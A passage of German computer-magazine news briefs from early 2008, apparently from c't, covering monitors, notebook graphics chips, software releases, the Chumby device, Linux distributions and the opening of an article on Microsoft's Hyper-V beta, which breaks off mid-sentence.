Mit dem S1932 steuert Eizo nun gegen diesen Trend: Der 19-Zöller besitzt klassisches 5:4-Format und eine Auflösung von  $1280 \times 1024$  Pixel. Anstelle von günstiger TN-Technik setzt Eizo auf ein S-PVA-Panel, das sich durch eine besonders geringe Blickwinkelabhängigkeit und kurze Reaktionszeiten auszeichnen soll. Laut Eizo ist ein einfacher Bildwechsel dank Overdrive-Schaltkreis im Durchschnitt in rund acht Millisekunden erledigt.

Der Helligkeitssensor im Monitor passt auf Wunsch das Hintergrundlicht an die Raumhelligkeit an. Als maximale Leuchtdichte nennt Eizo  $250 \text{ cd/m}^2$ . Mit seiner dynamischen Kontrastanpassung soll der S1932 zwischen zwei Frames einen Kontrast von maximal 2500:1 erreichen. Den statischen Kontrast beziffert der Hersteller mit 1000:1. Für die Anzeige glatter Farbverläufe und feiner Schattierungen nutzt der S1932 intern eine 10-Bit-LUT (Look-up-Tabelle). Auf Wunsch lassen sich im Menü Farbton- und -sättigung unabhängig voneinander einstellen. Als Farbtemperatur für das Weißbild kann man 4000 bis 10 000 Kelvin auswählen. Der S1932 ist ab sofort für rund 400 Euro erhältlich. (spo)



Das 19-zöllige Eizo-Display passt seine Schirmhelligkeit automatisch dem Umgebungslicht an.



## Mittelklasse-Grafikchip für unterwegs

AMD hat seine Mittelklasse-Grafikchips für Notebooks um den ATI Mobility Radeon HD2700 erweitert. Er hat den gleichen Kern wie die Modelle HD2600 und HD2600 XT, wird also in 65 nm Strukturbreite gefertigt, unterstützt Direct3D 10.0 sowie OpenGL 2.0 und berechnet 3D-Welten mit 120 Shader-Prozessoren. Das Speicherinterface ist 128 Bit breit. Auch hat der Neue die gleichen maximalen Taktfrequenzen wie der 2600 XT: Der Chip läuft mit bis zu 500 MHz und das Speicherinterface bis zu 600 MHz. Die maximale



Fujitsu Siemens will den Mittelklasse-Chip Mobility Radeon HD2700 ab Januar im Amilo Xi2550 anbieten.

Leistungsaufnahme (TDP) liegt bei 35 W. Der HD2600 tauchte seit seiner Vorstellung im Frühjahr hierzulande in keinem einzigen Notebook auf und dabei wird es wohl auch bleiben. Über die Unterschiede zu dem fast baugleichen HD2700 schweigt sich AMD bislang aus, doch dürfte der HD2700 ein ähnliches Leistungspotenzial wie der HD2600 aufweisen. Dieser unterlag in c't-Tests Nvidias Mittelklasse-Chips GeForce 8600M GT und 8700M GT deutlich (c't 23/07, S. 116). Fujitsu Siemens will den Mobility Radeon HD2700 ab Januar 2008 im Multimedia-Notebook Amilo Xi2550 einsetzen, einem 17-Zoll-Gerät mit Intel-Prozessor, Platz für zwei Festplatten und optionalem Blu-ray-Laufwerk.

Bei Highend-Grafikchips ist das Warten endlich vorbei: Nvidia hat die GeForce 8800M GTS/GTX im November vorgestellt, jetzt sind damit bestückte Notebooks im Handel: Nexoc hat das Osiris E705 III mit dem GeForce 8800M GTX im Programm. Mit glattem 17-Zoll-Display in hoher Auflösung (1920 × 1200), Intel Core 2 Duo T7500 (2,2 GHz), 2 GByte RAM und 160-GByte-Festplatte kostet das Spielmobil 2000 Euro. Auch Schenker bietet ein Notebook mit diesem Grafikchip für einen ähnlichen Preis an. Beide Unternehmen lassen dem Kunden die Wahl zwischen zahlreichen Konfigurationen. (mue)

## Design-Subnotebook mit LED-Backlight

Acer hat das Subnotebook-Modell seiner Edel-Serie Ferrari renoviert. Das Modell Ferrari 1100 ist nun mit dem 2,3 GHz schnellen AMD-Zweikern-Prozessor Turion 64 X2 TL-66 und einem 12-Zoll-Display mit LED-Hintergrundlicht ausgestattet. Zudem spendiert Acer eine 250 GByte große Festplatte, einen DVD-DL-Brenner und 4 GByte Hauptspeicher. Der Grafikkern ATI Radeon X1250 des AMD-Chipsatzes M690T übernimmt die Grafikausgabe. Den Docking-Anschluss hat Acer an die aktuellen Easy-Dock-II-Dockingstationen angepasst; eine im Ferrari-Design gehaltene Docking-Station hat Acer nicht im Angebot, wohl aber einen passenden Monitor. Eine Ferrari-Maus gehört zum Lieferumfang des Subnotebooks.

Das spiegelnde Display zeigt 1280 × 800 Punkte, die Helligkeit gibt Acer mit hohen 200 cd/m<sup>2</sup> an. Für Monitore steht ein VGA-Ausgang bereit, eine DVI-Buchse gibt es nur

an der (optionalen) Docking-Station. Das Gewicht liegt laut Acer knapp unter zwei Kilogramm. Die Laufzeit soll bis zu vier Stunden betragen, der Listenpreis beträgt inklusive zwei Jahren Garantie 2000 Euro. (jow)



Das Acer Ferrari 1100 ist eines der wenigen Subnotebooks mit AMD-Prozessor und hat jetzt eine stromsparende LED-Beleuchtung im Display.



### Mobil-Notizen

Toshiba will in Deutschland weiterhin **Trial-Software auf Notebooks** vorinstallieren. In einem Online-Interview hatte Toshiba-Produktmanager Kevin Roberts für die USA angekündigt, zukünftig auf solche Installations in einigen Notebooks zu verzichten.

Gigabyte verkauft ein **14-Zoll-Notebook in weißem Gehäuse** für 998 Euro. Im W468N stecken eine 250-GByte-HD, 2 GByte RAM, Core 2 Duo T7300 und ein DVD-Brenner, das Display hat eine Auflösung von 1280 × 800.

## Wissensplattformen von Google und Spiegel

Google hat laut einem Posting im Unternehmensblog eine Plattform namens knol (kurz für knowledge, das englische Wort für Wissen) gestartet, auf der jedermann Fachartikel veröffentlichten können soll (<http://googleblog.blogspot.com/2007/12/encouraging-people-to-contribute.html>). Bis Redaktionschluss war die Teilnahme einigen eingeladenen Probanden vorbehalten. Anders als die Online-Enzyklopädie Wikipedia, bei der häufig mehrere Autoren an Artikeln arbeiten, setzt knol nur eingeschränkt auf Zusammenarbeit. Knol-Teilnehmer sollen die knols genannten Artikel bewerten, Nachfragen stellen oder Verbesserungsvorschläge machen können. Das letzte Wort hat jedoch immer der Autor. Ein Screenshot im Blog präsentiert den Autor mit Foto prominent in der rechten oberen Ecke.

Der Autor soll auch entscheiden können, ob sein knol Werbung enthält; falls er Werbung zustimmt, will Google die Erlöse mit dem Autor teilen.

Google setzt auf den freien Markt der Meinungen. Zu vielen Themen soll es konkurrierende Artikel geben können. knols sollen einen hohen Stellenwert in den Suchergebnissen bei Google bekommen: „Ein knol zu einem bestimmten Thema soll das Erste sein, was jemand lesen möchte, der zum ersten Mal nach diesem Thema sucht“. Google will die Inhalte der knols jederzeit zugänglich machen, auch anderen Suchmaschinen.

Die Spiegel-Gruppe bereitet derweil mit der Bertelsmann-Tochter Wissen Media Group ein werbefinanziertes Wissensportal vor, das im Frühjahr unter [wissen.spiegel.de](http://wissen.spiegel.de) seine Pforten öffnen soll. Bertelsmann-Lexika und -Wörterbücher sollen ebenso kostenlos abrufbar sein wie das Spiegelarchiv. Angereichert wird das Ganze mit den Artikeln aus der freien Internet-Enzyklopädie Wikipedia. Eine achtköpfige Redaktion soll die Inhalte aufbereiten, aktualisieren und erweitern. (jo)

## Internet Explorer 8 besteht Acid2-Test

Der in der Entwicklung befindliche Internet Explorer 8 besteht laut einem Posting im Internet Explorer Blog (<http://blogs.msdn.com/ie>) den Acid2-Test – ein starker Indikator dafür, dass sich Microsoft um die bessere Einhaltung von Webstandards bemüht.

Laut dem Artikel will man darauf hinarbeiten, dass Webentwickler für den Internet Explorer 8 keine speziellen Anpassungen mehr machen müssen. Nichtsdestotrotz sollen Webseiten, die für Internet Explorer 6 und 7 geschrieben wurden, weiterhin in

Version 8 funktionieren. Detaillierte Information zum neuen Browser soll es zur Haus-Internet-Messe Mix geben ([www.mix08.com](http://www.mix08.com)), die Anfang März stattfindet, eine erste Betaversion soll im ersten Halbjahr 2008 erscheinen. (jo)

## Freie Media-Center-Alternative geht in die zweite Runde

Noch gibt es nicht einmal MediaPortal 1.0, dennoch stellten die Entwickler der unter GNU General Public License angebotenen Media-Center-Alternative für Windows (XP ab SP2, Vista) eine „Technical Preview“ auf MediaPortal 2 (Codename „Infinity“) zum Download bereit. Den Entwicklern erschien die zugrunde liegende Rendering-Engine von MediaPortal nicht performant und flexibel genug, sodass sie parallel zur Entwicklung von MediaPortal 1.0 und dem zugehörigen TV-Server 1.0 die Entwicklung von MediaPortal 2 angestoßen haben.

Die Entwickler haben den MediaPortal-Kern komplett neu programmiert, um künf-

tige Codec-Änderungen zu vereinfachen. Auch das GUI- und Skin-System wurde überarbeitet. Nach Experimenten mit WPF (Windows Presentation Foundation) und XAML sei man reumütig wieder zu DirectX zurückgekehrt.

Das Hauptmenü lehnt sich stark an das des Vista Media Center an; in den Medienbibliotheken gibt es nun unter anderem eine an iTunes' Cover Flow erinnernde Ansicht. Die Infinity-Premiere beschränkt sich auf einige wesentliche Grundfunktionen (Bilder, Videos und DVD, Musik und Wetter); noch fehlt das TV-Modul. Animationen laufen – zumindest im Vollbildbetrieb – deutlich flüssiger als bei dem kürzlich erschienenen MediaPortal 0.2.3, dafür präsentiert sich die Preview recht absturzfreudig. Das Team betont denn auch, dass es sich weder um eine Alpha- noch um eine Betaversion handelt, sondern „Infinity“ lediglich einen Ausblick auf die kommende Version geben soll. (vza)



Die Vorschau auf MediaPortal 2 orientiert sich stark am Vista Media Center.

 Soft-Link 0802032

## Erweiterte Multimedia-Fähigkeiten für die Playstation 3

Sony hat die Firmware-Version 2.10 für seine Playstation 3 veröffentlicht, die die Konsole in die Lage versetzt, Videos in den Formaten DivX, VC-1 und WMV abzuspielen. Auch ein Großteil der mit dem weit verbreiteten Open-Source-MPEG-4-Codec Xvid kodierten Videos kann die PS3 wiedergeben.

Im Test spielte die PS3 die überwiegende Mehrzahl von DivX- und Xvid-Videos von ihrer Festplatte, dem optischen Laufwerk und von USB-Wechselmedien problemlos ab. Auch DivX-HD-Filme gab sie ohne Muren wieder. Als unüberwindbare Hürden erwiesen sich jedoch die Kodieroptionen Global Motion Compensation (GMC) und QPel. Auch an DivX-Untertitel gelangt man nicht: Die dedizierte Taste auf der PS3-Fernbedienung ist ohne Funktion. Versucht man, die DivX-Videos von einem UPnP-AV-Server im Heimnetz abzuspielen, ist die Trefferquote aus bislang ungeklärten Gründen deutlich geringer: Die Konsole erkennt zwar den verwendeten Codec, weist dennoch fast alle Videos als inkompatibel zurück.

Auch als Windows Media Video (WMV) vorliegende Videos in HD-Auflösung spielt die PS3 . Allerdings laufen die meisten WMV-HD-Clips als Stummfilme, da Sonys Konsole

zwar Windows Media Audio (WMA) beherrscht, nicht aber das hier gewöhnlich verwendete WMA Professional. Einwandfrei funktioniert die ebenfalls neue Bild-in-Bild-Funktion bei der Wiedergabe von Blu-ray Discs, etwa der Videokommentar auf der Scheibe „Neues vom Wixxer“.

Für den Spielebetrieb spendierte Sony der PS3 einen „Voice Changer“, mit dem man die eigene Stimme bei Sprachübertragungen verzerrn kann, sowie eine Option zur Verbesserung der Klangqualität bei der Musikwiedergabe (Bitmapping-Funktion, Type 3). Besitzer einer Playstation Portable (PSP) können zudem auf der PS3 gespeicherte oder eingelegte PSOne-Spiele per Remote Player auf der PSP spielen.

Auf der Wunschliste bleibt eine höhere Flexibilität bei den Container-Formaten. Bislang verlangt die Playstation 3 vor allem nach AVI-Dateien. Mit Hilfe des Utilities mkv2vob kann man die PS3 inzwischen auch dazu überreden, MPEG-4-AVC-kodierte Inhalte mit Dolby-Digital-Ton abzuspielen, indem man vorliegende MKV-Dateien in VOB-Container verpackt. (nij)

 Soft-Link 0802032

## Sendetermine

Die wöchentliche Computersendung bei **hr fernsehen** ([www.cttv.de](http://www.cttv.de)) wird in Zusammenarbeit mit der c't-Redaktion produziert. Moderation: Mathias Münch. c't-Experte im Studio: Georg Schnurer.



**12. 1. 2008**, 12.30 Uhr: DSL für alle – außer für einen Arcor-Kunden. Klein, scharf, schwer zu bedienen – Digitale Camcorder ab 800 Euro im Test. Außerdem: Der Schrottzhäler – Warum sich Epson-Drucker selbst zerstören. Wiederholungen:

**12. 1.**, 13.30 Uhr, *Eins Plus*

**14. 1.**, 11.30 Uhr, *RBB*

**14. 1.**, 17.30 Uhr, *Eins Plus*

**15. 1.**, 21.30 Uhr, *Eins Plus*

**16. 1.**, 1.30 Uhr, *Eins Plus*

**16. 1.**, 23.30 Uhr, *hr fernsehen*

**17. 1.**, 5.30 Uhr, *Eins Plus*

**18. 1.**, 9.20 Uhr, *hr fernsehen*

**18. 1.**, 9.30 Uhr, *Eins Plus*

**19. 1. 2008**, 12.30 Uhr: Arbeiten mit Windows Vista – trotz der vielen Kinderkrankheiten der XP-Nachfolgers. Probleme mit der Technik? Schnurer hilft! Schicken Sie uns Ihre Videoanfrage! Infos unter [cttv.de](http://cttv.de). Außerdem ein neuer „Vorsicht, Kunde!“-Fall. Wiederholungen:

**19. 1.**, 13.30 Uhr, *Eins Plus*

**21. 1.**, 11.30 Uhr, *RBB*

**21. 1.**, 17.30 Uhr, *Eins Plus*

**22. 1.**, 21.30 Uhr, *Eins Plus*

**23. 1.**, 1.30 Uhr, *Eins Plus*

**23. 1.**, 23.45 Uhr, *hr fernsehen*

**24. 1.**, 5.30 Uhr, *Eins Plus*

**25. 1.**, 9.20 Uhr, *hr fernsehen*

**25. 1.**, 9.30 Uhr, *Eins Plus*

## Freie Programmzeitschrift ohne Privatsender

Das Open-Source-Projekt TV-Browser hat Ende 2007 die Programminformationen von 16 Sendern aus seiner kostenlosen, plattformunabhängigen digitalen Fernsehzeitschrift entfernt. Die Entwickler sahen sich zu dem Schritt gezwungen, weil die Verwertungsgesellschaft für Urheber- und Leistungsschutzrechte von Medienunternehmen VG Media ab dem 1. Januar 2008 für alle in ihr vertretenen Sender eine Gebühr für die Nutzung der Daten in elektronischen Programmführern (EPG) erhebt. Dazu gehören beispielsweise die Sender der ProSiebenSat.1- und der RTL-Gruppe.

Für den Abruf eines EPG ausschließlich auf Internetseiten verlangt die VG Media 0,02 Cent pro Seitenabruf, jährlich mindestens 2000 Euro. Vergütungspflichtig sind alle Seitenabrufe, die nach den Richtlinien für Online-Angebote der Informationsgemeinschaft zur Feststellung der Verbreitung von

Werbeträgern der Kategorie „Entertainment & Lifestyle“ zugeordnet werden. Die Macher des TV-Browsers seien jedoch nicht bereit, für diese Daten Geld zu zahlen, da sie diese als Werbung für den jeweiligen Sender ansehen und selbst mit den Daten kein Geld einnehmen würden. Weder wollten noch könnten sie die angesichts der großen Nutzerzahl des Programmes hohe Gebühr aufbringen.

Die Programmierer suchen eine Lösung, wie sie zumindest die Programm-Highlights der Privatsender kostenfrei in ihrem EPG anbieten könnten. Außerdem hat das Projekt eine Unterschriftensammlung ([www.gopetition.com/petitions/kostenloses-nutzungsrecht-der-sendedaten-durch-v.html](http://www.gopetition.com/petitions/kostenloses-nutzungsrecht-der-sendedaten-durch-v.html)) eingerichtet, in der Internet-Nutzer für weiterhin kostenlose EPG-Daten plädieren können. Bis zum Redaktionsschluss hatten immerhin etwa 8500 Leute unterschrieben. (anw)



## Audio/Video-Notizen

Das **HDTV-Bezahlfernsehen** Premiere HD ist seit 1. Januar 2008 auch über das Kabelforum von Unitymedia in Hessen und Nordrhein-Westfalen zu empfangen. Nachdem die Programme bereits seit einiger Zeit von Kabel Deutschland ausgestrahlt werden, ist Premiere HD somit prinzipiell flächendeckend in Deutschland verfügbar.

ARD und ZDF wollen mit ihren Programmen rechtzeitig zur Endrunde der Fußball-EM 2008 im DVB-H-Netz auf der **Handy-TV-Plattform** des Konsortiums Mobile 3.0 um Hubert Burda Media, Georg von Holtzbrinck und MFD vertreten sein.

Die Revision 8.2.8.0 der **Brenn-Suite** Nero 8 beseitigt nicht nur zahlreiche Fehler, sondern erweitert auch den Funktionsumfang. Die Unterstützung von AVCHD wurde erweitert; vor dem Video-Encoding besteht jetzt die Möglichkeit zur Anpassung des Videos. Zudem bietet das 187 MByte große Update zusätzliche Streaming-Optionen. Das separat zu erwerbende Blu-ray/HD DVD Video Plug-in unterstützt jetzt auch die Formate „Mini HD DVD“ und Blu-ray-Authoring (BDMV).



## PDF-Konverter für den Massenbetrieb

Für die Massenkonvertierung von Dokumenten nach PDF bietet Sun eine spezielle StarOffice-Variante an, die ohne grafische Oberfläche auf einem Server läuft und rund 100 Dokumente pro Minute umwandeln soll. Von der Anwenderseite erfolgt der Zugriff über LAN oder Internet per Web-Front-End oder mittels Java-Web-Services, mit deren

Hilfe sich beispielsweise alle Dokumente in ausgehenden E-Mails automatisch in PDF-Dateien konvertieren lassen. Mit dem rund 11 000 US-Dollar teuren StarOffice 8 Server richtet sich Sun vor allem an Firmen und Behörden, die massenhaft Dokumente verschiedener Formate etwa zur Archivierung automatisch als PDF-Dateien speichern müssen (db)

## Filmaufnahmen vom Desktop

Der Screenrecorder AllCapture 3 Enterprise von Balesio zeichnet das Bildschirmgeschehen in Videos beliebiger Länge auf und speichert sie als Flash, EXE, ASF oder MPEG für VCD, SVCD oder DVD. Der Autor kann die Videos mit Sprechblasen versehen, Flash-Animationen erhalten auf Wunsch Navigationsleisten. Beides lässt sich mit dem Werkzeug Skin Studio beziehungsweise dem Panel Studio individuell gestalten. AllCapture lenkt per Spotlight das Augenmerk auf eine bestimmte Bildschirm-


region, eine Zoom-Funktion vergrößert Bildteile. Mehrere Tonspuren integrieren Audiokommentar und Hintergrundmusik. Ein Add-in konvertiert PowerPoint-Präsentationen in Flash-Dateien. Die Abspielgeschwindigkeit aller Filme lässt sich beim Export individuell anpassen. Fertige Filme kann man zudem auf iPod-Format schrumpfen. AllCapture Enterprise läuft unter Windows und kostet knapp 300 Euro. (akr)

**Soft-Link 0802034**

## Online präsentieren und chatten

Zoho hat die kostenlose Web-Präsentationssoftware Zoho Show 2.0 mit einer neuen Oberfläche ausgestattet, die sich weitgehend an Microsofts PowerPoint anlehnt. Die erweiterten Editorfunktionen ermöglichen es, Rechtecke, Kreise oder Sprechblasen in beliebiger Farbe einzufügen. Masterlayouts sorgen für ein einheitliches Design der Folien. Anwender können Präsentationen über eine Remote-Funktion anderen Nutzern zur Live-Ansicht freigeben und über das integrier-

te Chat-Modul miteinander diskutieren. Allerdings fehlt jegliche Zusammenarbeit mit den anderen Programmen des Online-Office-Pakets. So ist es beispielsweise nicht möglich, Tabellen oder Diagramme in Präsentationen zu übernehmen. Auch der Funktionsumfang reicht bei weitem nicht an ausgewachsene Programme wie PowerPoint oder OpenOffice Impress heran. Zumindest animierte Folienübergänge verspricht Zoho für die nächste Version. (db)



Die Oberfläche von Zoho Show 2.0 lehnt sich stärker als die Vorgängerversion an PowerPoint an.

## 3D-Modeling für Architekten & Co.


Das finnische 3D-Paket Realsoft 3D vereint Modeling, Rendering und Animation unter einem Dach. Viele der Neuerungen in Version 6 sind auf Architekten ausgerichtet: So bietet der Modeler spezielle Werkzeuge zum Gestalten von Räumen, Gebäuden und fraktalen Pflanzen. Neue Hilfsmittel beschleunigen das Erstellen von Animationen, um die Begehung eines virtuellen Grundstücks zu simulieren.

Die Software unterstützt jetzt weiche Auswahlen und erweitert die Fähigkeiten des Auswahlpinsels. Im Modeler definierte Objekt-

instanzen verwandelt Realsoft 3D erst während des Raytracing zu Objekten – das kostet zwar Render-Performance, spart aber Speicher. Texturen werden jetzt per Mip Mapping gefiltert, um Render-Artefakte zu vermeiden.

Realsoft 3D 6 für Linux kostet 238 Euro, die Version für Mac OS X 357 Euro. Die Windows-Version schlägt mit 714 Euro zu Buche, schließt dafür jedoch Lizenz für die anderen Betriebssysteme ein. Upgrades kosten knapp 180 Euro. (ghi)

**Soft-Link 0802034**



Viele der Neuerungen in Realsoft 3D 6 bedienen Architekten, aber auch die Werkzeuge zur Character Animation wurden ausgebaut.



## Anwendungs-Notizen

Der als Druckertreiber arbeitende **PDF-Erzeuger** pdfMachine 12.18 erfüllt laut Hersteller die ISO-Norm für PDF/A-Dokumente und versieht PDFs bei Bedarf mit Signatur und Zeitstempel. Über einen Sekundärdrucker lässt sich der Inhalt erzeugter PDF-Dokumente automatisch auf Papier ausgeben. Das Programm ist beim Hersteller Broadgun ab etwa 70 Euro erhältlich.

Microsoft will in Kürze ein kostenloses Word-Add-in anbieten, das Dokumente in ein **blindengerechtes Dateiformat** namens DAISY XML, auch DTBook genannt, übersetzt. Mit Hilfe spezieller Anwendun-

gen können Sehbehinderte die Dokumente dann auf dem PC vorlesen lassen und in diesen navigieren.

Version 2.5 des **technischen Zeichen- und Illustrationsprogramms** ThouVis automatisiert Arbeitsgänge als Makros und führt diese wahlweise direkt beim Öffnen einer Zeichnung aus. Die Standard-Ausgabe kostet 94 Euro. Die Professionell-Version erlaubt die Entwicklung eigener Plug-ins und ist ab 154 Euro zu haben. Die speziell für Architekten erweiterte Ausgabe ThouVis Arch 2.5 kostet 344 Euro.

**Soft-Link 0802034**

Anzeige

## Surf-Kissen mit Linux

Mehr als ein Jahr, nachdem das Start-up-Unternehmen Chumby Industries ([www.chumby.com](http://www.chumby.com)), an dem maßgeblich auch X-Box-Hacker Andrew „Bunnie“ Huang beteiligt ist, mit der Vorstellung der ersten Prototypen begonnen hat, werden nun die ersten Chumbys mit serienreifer Hardware an vorregistrierte Kunden ausgeliefert. Am ehesten lässt sich der pummelige Kleincomputer als Promenadenmischung aus Radiowecker und Linux-basierter Surf-Station mit WLAN beschreiben. Wer gerne etwa über dem persönlichen RSS-News-Feed einschläft und von Web-Radio geweckt wird, liegt beim Chumby genau richtig.

Das Drumherum ist sympathisch: Der Chumby kommt nicht einfach in ein paar schnöden Pappkartons daher, die Verpackung besteht aus einem großen Stoffbeutel und zwei kleineren Säckchen für Netzteil und Zubehör. Nach der Online-Aktivierung auf der Website ist der Chumby fest mit dem Nutzerprofil verbunden und kann auf das Chumby-Netzwerk zugreifen. Dort stehen schon jetzt mehr als 200 Flash-basierte Widgets zu Auswahl, die allerhand Spezialaufgaben erfüllen: aktuelle Slashdot-News, lokaler Wetterbericht, Flickr-Fotos, eingehende E-Mails und vieles mehr. Einige der Spiele nutzen sogar den eingebauten Bewegungssensor.

Ausprobieren, in Channels gruppieren und konfigurieren lassen sich die Widgets im Chumby-Portal mit einem regulären Browser am PC. Die Widgets in einem Channel spielt der Chumby, der ständig online sein muss, im zyklischen Wechsel für eine einstellbare Zeit ab. Über den Touchscreen lässt sich mit wenigen Handgriffen der Channel wechseln und ein ein-



Chumby: Open-Source-Promenadenmischung aus Radiowecker und Surf-Computer

zelnes Widgets dauerhaft auf dem Bildschirm verankern.

Noch wirkt die Software ein wenig unausgegoren. Gelegentliche Hänger beim Radio-Streaming, teils rucklige YouTube-Videos, Widgets, die sich beim Scrollen beenden – und die Weckfunktion hat auch schon einmal das Wecken vergessen. Doch bei Beta-Software, die noch vor dem offiziellen Release steht, ist das durchaus zu erwarten und daher verzeihlich. Dafür gibt es fast täglich neue oder aktualisierte Widgets auszuprobieren, die zu einem erheblichen Teil von der Nutzergemeinde entwickelt werden. Auch für die Firmware gibt es noch häufig Updates.

Wer sich an den fertigen Flash-Widgets sattgesehen hat, ist eingeladen, eigene Widgets zu schreiben und zu veröffentlichen. Für Firmware-Hacks steht ein Software-Development-Kit (SDK) samt Build-Umgebung zum Download bereit. Ein passwortloser SSH-Zugang, den man nur bei Bedarf in vertrauenswürdigen Netzen aktivieren sollte, ermöglicht Vollzugriff auf das Linux inside. Über ihn lässt sich auch das noch brachliegende Web-Interface mit CGI-Zusatzfunktionen ausstatten.

Auch bei der Hardware ist Hacken ausdrücklich erwünscht: Zum Chumby gehört ein Hard-

ware-Development-Kit (HDK), das für eigene Umbauten unter anderem Schaltpläne, technische Zeichnungen und sogar Schnittmuster für die Außenhülle enthält. Die Spielregeln: Veränderte Chumbys dürfen nicht die Zugangskontrolle des Chumby-Netzwerkes unterwandern, und wer Modifikationen veröffentlicht, gibt sie automatisch auch für die Weiterverwertung durch den Hersteller Chumby Industries frei.

Als Farben stehen zurzeit Schwarz, Perlweiß und beige-weißes „Latte“ zur Wahl. Unter der Haube werkelt ein ARM-Prozessor mit 350 MHz und jeweils 64 MByte Haupt- und Flash-Speicher. Der Boot-Vorgang geht in 45 Sekunden recht fix vonstatten. Das berührungsempfindliche Display, das im Betrieb auffällig warm wird, zeigt 320 × 240 Bildpunkte. An den beiden USB-2.0-Ports lässt sich allerhand Peripherie betreiben, etwa ein USB-Stick oder iPod als MP3-Quelle. Stereo-Lautsprecher und Kopfhörerausgang befinden sich ebenfalls auf der Rückseite. Leider fehlt dem Gerät ein Akku, sodass man es mit angeschlossenem Netzteil betreiben muss.

Mit 180 US-Dollar zuzüglich Versand und Importzoll ist das „Surf-Kissen“ zwar teurer als der gemeine Radiowecker, im Vergleich zu anderen Internet-fähigen Kleincomputern jedoch erstaunlich günstig. Einziger Haken: Interessenten außerhalb der USA müssen sich den Chumby derzeit noch über einen dort lebenden Bekannten zuschicken lassen, sobald sie für den Vorverkauf auserwählt wurden. Als offiziellen US-Verkaufsstart nennt der Hersteller das 1. Quartal dieses Jahres. Wann der Chumby offiziell in Europa erhältlich sein wird, konnte man uns noch nicht mitteilen. (cr)

## CentOS 4.6 erschienen

Das CentOS-Team hat mit Version 4.6 den Sprung auf den Entwicklungsstand von Red Hat Enterprise Linux 4.6 gemacht, das Mitte November veröffentlicht wurde. Zu den Neuerungen gehören zum Beispiel Treiber für die ATA-Controller von JMicron und die Integration des WPA Suplicant. Auch einige Dienste wie Samba wurden aktualisiert. CentOS 4.6 steht auf [www.centos.org](http://www.centos.org) für die Plattformen i386, x86\_64, s390, s390x und IA64 zum Download bereit. (akl)

[Soft-Link 0802036](#)

## Dell-Desktops mit Ubuntu 7.10

Dell liefert seine Linux-Desktops und Notebooks jetzt mit Ubuntu 7.10 aus. Außerdem liegt den aktuellen Systemen der Software-DVD-Player LinDVD bei, mit dem sich legal CSS-verschlüsselte DVDs unter Linux abspielen lassen. Dell reagiert damit auf Kundenwünsche der Anwender, die bei einem Desktop-System erwarten, dass es kommerzielle DVDs ohne die Installation weiterer Software abspielt. (amu)

[Soft-Link 0802036](#)

## NetBSD 4 mit Xen-3-Support

Zu den Neuerungen in NetBSD 4.0 gehören die Integration der Virtualisierungslösung Xen 3, Bluetooth-Unterstützung, das UDF-Dateisystem, WPA-Verschlüsselung für WLANs, Unterstützung für die Powermanagement-Funktionen aktueller Intel- und AMD-Prozessoren sowie eine Implementierung des iSCSI-Protokolls. Neue Treiber und ein NDIS-Wrapper für Windows-Netzwerktreiber verbreitern die Palette an unterstützter Hardware. NetBSD 4.0 läuft auf 17 verschiedenen Prozessorfamilien und insgesamt 51 Hardwareplattformen. Die Software steht über zahlreiche Mirrors und über BitTorrent zum Download bereit ([www.netbsd.org](http://www.netbsd.org)). (odi)

[Soft-Link 0802036](#)

Peter Siering

# Windows lernt Linux

## Beta 1 von Hyper-V beschleunigt Linux

**Kurz nach der Ankündigung des zweiten öffentlich verfügbaren Release Candidate des Windows Server 2008 reichte Redmond die erste Beta des hauseigenen Hypervisors nach, der einst Viridian hieß und nunmehr als Hyper-V auch Linux Leben einhaucht.**

**S**chon in c't 22/07 hatten wir einen kurzen Blick auf eine Vorabversion von Microsofts Hypervisor geworfen. An den Eckdaten hat sich seitdem wenig geändert: Er soll 180 Tage nach Fertigstellung des Servers kommen, setzt eine 64-Bit-Plattform voraus und benötigt einen Prozessor mit Virtualisierungsfunktionen; die Beta verlangt weiterhin eine US-Version des Servers. Im Unterschied zur letzten Vorabversion geht die Installation als Rolle ohne Verrenkungen vonstatten – so wie man dem kommenden Windows-Server auch andere Aufgaben wie DNS- oder DHCP-Server und Domänen-Controller zuweist.

Neu ist, dass Microsoft jetzt auch Software zum Download anbietet, die den beschleunigten Betrieb von Linux-Systemen unter Obhut des Windows-Hypervisors erlaubt. Nach der Registrierung auf Microsofts Connect-Plattform kann man dort die „Linux Integration Components“ herunterladen. Sie unterstützen zurzeit nur Novells Suse Linux Enterprise Server (SLES) in Version 10 SP1. Später soll Red Hats Server auf der Liste der unterstützten Systeme auftauchen.

Das Einrichten der Integration Components unter SLES setzt voraus, dass dort bereits ein Xen-Kernel läuft. Das heißt, in der virtuellen Maschine muss seinerseits zunächst der mit SLES gelie-

